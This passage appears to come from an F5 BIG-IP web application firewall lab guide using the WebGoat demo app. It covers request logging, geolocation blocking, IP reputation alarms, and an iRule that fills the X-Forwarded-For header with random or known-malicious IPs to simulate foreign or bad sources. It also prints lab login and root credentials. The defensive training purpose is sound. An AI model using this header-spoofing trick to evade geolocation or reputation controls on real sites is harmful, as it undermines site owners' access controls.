


Question: Would logging all requests and responses in a production environment be a best practice?

Answer: This adds 50% or more to the overhead on the log engine and would not typically be used outside of troubleshooting or high security environments that are appropriately sized.


Apply WAF Logging Profile

1. Under **Local Traffic > Virtual Servers**, click on `webgoat.f5demo.com_https_vs`.
2. Click on **Policies** under the **Security** tab at the top of the `webgoat.f5demo.com_https_vs` details menu.
3. In the **Log Profile** drop down menu, select `Enabled...`
4. Within the **Available** logging profiles menu, select `waf_allrequests` and then click the **<<** arrows to move the logging policy to the **Selected** profile.
5. Click on the Update button to apply the policy.




Test WAF Policy


1. Open the Google Chrome browser and navigate to `https://webgoat.f5demo.com/WebGoat/login` You'll find a toolbar shortcut for the webgoat link.



2. Login using **f5student/f5DEMOs4u!** credentials and interact with the webgoat application by browsing. Please refrain from experimenting with the site using any familiar “exploit” techniques.
3. On the BIG-IP, navigate to **Security > Event Logs > Application > Requests**.
4. Clear the default **“Illegal Requests”** filter by clicking the x.



5. Verify that requests are being logged by the WAF. You should be able to see both the raw client requests and server responses.




3.2.2 Exercise 1.2: Geolocation and IP Intelligence

Geolocation

1. Open **Security > Application Security > Geolocation Enforcement**
2. Select all geolocations **except the United States and N/A** and move them to Disallowed Geolocations. **Save** and then **Apply Policy**.

Note: N/A covers all RFC1918 addresses. If you aren't dropping them at your border router (layer 3), you may decide to geo-enforce at ASM (Layer 7) if no private IP's will be accessing the site.



Important: Remember to click on the **Apply Policy** button (top right) to commit security policy changes.

---

3. Open **Local Traffic > iRules** and open the iRule titled `webgoat_irule` and review the code.


```
1 when HTTP_REQUEST {
2    HTTP::header replace X-Forwarded-For "[expr (int(rand()*221)+1)].[expr␣
  ↪int(rand()*254)].[expr int(rand()*254)].[expr int(rand()*254)]"
3 }
```

Note: The above iRule is essentially scanning the HTTP headers and when it finds the `X-Forwarded-For` header it will replace the original source IP address with a randomized IP address. Since we are only manipulating the header this has no discernable affect on traffic flow. This


iRule event, `when HTTP_REQUEST`, also fires before the ASM policy allowing this “trick” to work to demonstrate a global range of source IP addresses.

4. Open **Local Traffic > Virtual Servers** and click on `webgoat.f5demo.com_https_vs`. Go to the **Resources** horizontal tab and click on **Manage** in the **iRules** section.

5. Select the `webgoat_irule`, move it to the **Enabled** assignment and click **Finished**.




6. We now need to tell ASM to trust the XFF header by turning on the **Trust XFF Header** feature in the policy. Navigate to **Application Security > Policy > Policy Properties** and hit the dropdown for **Advanced View**. You can now check the box to **Trust XFF Header** and click **Save** then **Apply Policy**



Note: Regarding Trust XFF - you would do this if ASM is deployed behind an internal or other trusted proxy. Then, the system uses the IP address that initiated the connection to the proxy instead of the internal proxy's IP address. This option is useful for logging, web scraping, anomaly detection, and the geolocation feature.

You should not configure trusted XFF headers if you think the HTTP header may be spoofed, or crafted, by a malicious client.

1. Open a new **Google Chrome Private Browsing** window and connect to `https://webgoat.f5demo.com/WebGoat/login`. Login and select a few links on the WebGoat page.
2. Navigate to **Security > Event Logs > Application > Requests**.



Notice the geolocation detected and the presence of the X-Forwarded-For (XFF) in the Request details. Your actual client IP is still 10.1.10.28 however, because we trusted the XFF header and the iRule is randomizing the IP address placed in that header so ASM believes the request is from an external location. Depending


on your network you may be leveraging a technology that creates a source NAT ahead of ASM. So by leveraging the XFF header, you can work around this and get contextual information about the client.

Important: Please remove the iRule `webgoat_irule` from the Virtual Server before proceeding.

IP Reputation

Navigate to **Security > Application Security > IP Addresses > IP Intelligence** and click **Enabled**. For all categories **select Alarm**. Click on **Save** and then on **Apply Policy**.


Note: On the top right you should see that your IP Intelligence database has been updated at some point.



Note: In order to create traffic with malicious sources for the purposes of this lab we have created another special configuration item for you.


There is an iRule that you will apply to the `webgoat.f5demo.com_https_vs` virtual server. This iRule will insert an X-Forward-For header with the value of a malicious United States source IP address. (Remember US is an allowed Geolocation)

1. **Navigate to Local Traffic > Virtual Server > Virtual Servers List and select the** `webgoat.f5demo.com_https_vs` virtual server.
2. Navigate to the **Resources** tab and click **Manage** for the **iRules** section.
3. Move the **ip_rep_irule** irule to the **Enabled** pane of the **Resource Management** configuration and Click **Finished**.




4. Open a new private browsing window in Google Chrome and use the bookmark for **WebGoat** to browse the site. Login and Click on one or two items.

5. Navigate to **Security > Event Logs > Application > Requests** and review the log entries. Since you configured IP Intelligence violations to alarm you will not need to change the filter. Select the most recent entry and examine why the request is illegal. What IP address did the request come from?



Note: For more information click on the violation hyperlink to see the IPI category that this IP belongs to. You can also click “All Details” at the top right.



Bonus: You can browse to `http://www.brightcloud.com/tools/url-ip-lookup.php` and look up the IP address in question for further information. There is also a tool to report IP addresses that have been incorrectly flagged.

Further, you can ssh to the BIG-IP and login with `root` / `f5DEMOs4u!` to run the `iprep_lookup` command, similar to:

[root@bigip1.Active.Standalone] config # **iprep_lookup 8.33.184.254**

iprep_lookup 8.33.184.254 opening database in /var/IpRep/F5IpRep.dat size of IP reputation database = 37026703 iprep threats list for ip = 8.33.184.254 is: bit 7 - Phishing

